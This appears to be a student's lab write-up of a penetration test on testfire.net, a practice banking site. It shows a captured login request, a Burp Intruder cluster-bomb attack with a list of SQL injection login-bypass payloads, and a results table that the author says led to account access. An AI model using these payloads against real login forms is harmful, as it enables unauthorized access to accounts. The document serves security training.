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REGISTRATION NUMBER: 21BAI1808


PENTESTING testfire.net

capturing request with burpsuite

```
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=F37CC90E9EB5CDF4DA7BE7C0E844299E; AltoroAccounts=
ODAwMDAwfkNvcnBvcmF0ZX4tOS44NTk4NjU5ODYwNDA5NzlFMzJ8ODAwMDAxfkNoZWNraW5nfjkuODU5ODY1OTg2MDQzMzQ4RTMyfDgwMDAwMn5T
YXZpbmdzfi0xLjk5OTU0MzQwNzYwMjkyOTY2RTE4fDgwMDAwM35DaGVja2luZ345LjQ3NTczOTUyNjI5Nzk3N0UyMHw4MDAwMDR+U2F2aW5nc34t
Mi4zMjM0NzU4NUU4fDgwMDAwNX5DaGVja2luZ34yLjMyMzg5NzIyRTh8ODAwMDA2flNhdmluZ3N+MzgxMS4wfDgwMDAwN35DaGVja2luZ34xODQx
MTUuMHw0NTM5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTg0MjgwMTY2RTE4fDQ0ODU5ODMzNTYyNDIyMTd+Q3JlZGl0IENhcmR+MTAwMDAuOTd8
Upgrade-Insecure-Requests: 1

uid=abc&passw=abc&btnSubmit=Login
```

Forwarding request to intruder, choosing attack type as cluster bomb and adding our payloads



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Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various pay
can be customized in different ways.

Payload set: 2 Payload count: 9

Payload type: Simple list Request count: 81

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate
Add
Add from list ... [Pro version only]


-- or #
' OR '1
' OR 1 -- -
" OR "" = "
" OR 1 = 1 -- -
' OR '' = '
'='
admin

Start Attack

56	-- or #	' OR '' = '	500			1208
59	" OR "" = "	' OR '' = '	500			1208
60	" OR 1 = 1 -- -	' OR '' = '	500			1208
62	'='	' OR '' = '	500			1208
79	' OR '' = '	admin	302			641
61	' OR '' = '	' OR '' = '	302			624
63	admin	' OR '' = '	302			277
81	admin	admin	302			277

We can see that out of many some combinations have given different status code and length
We can ignore status code 500.

Let's analyze 302



We have gained access to the accounts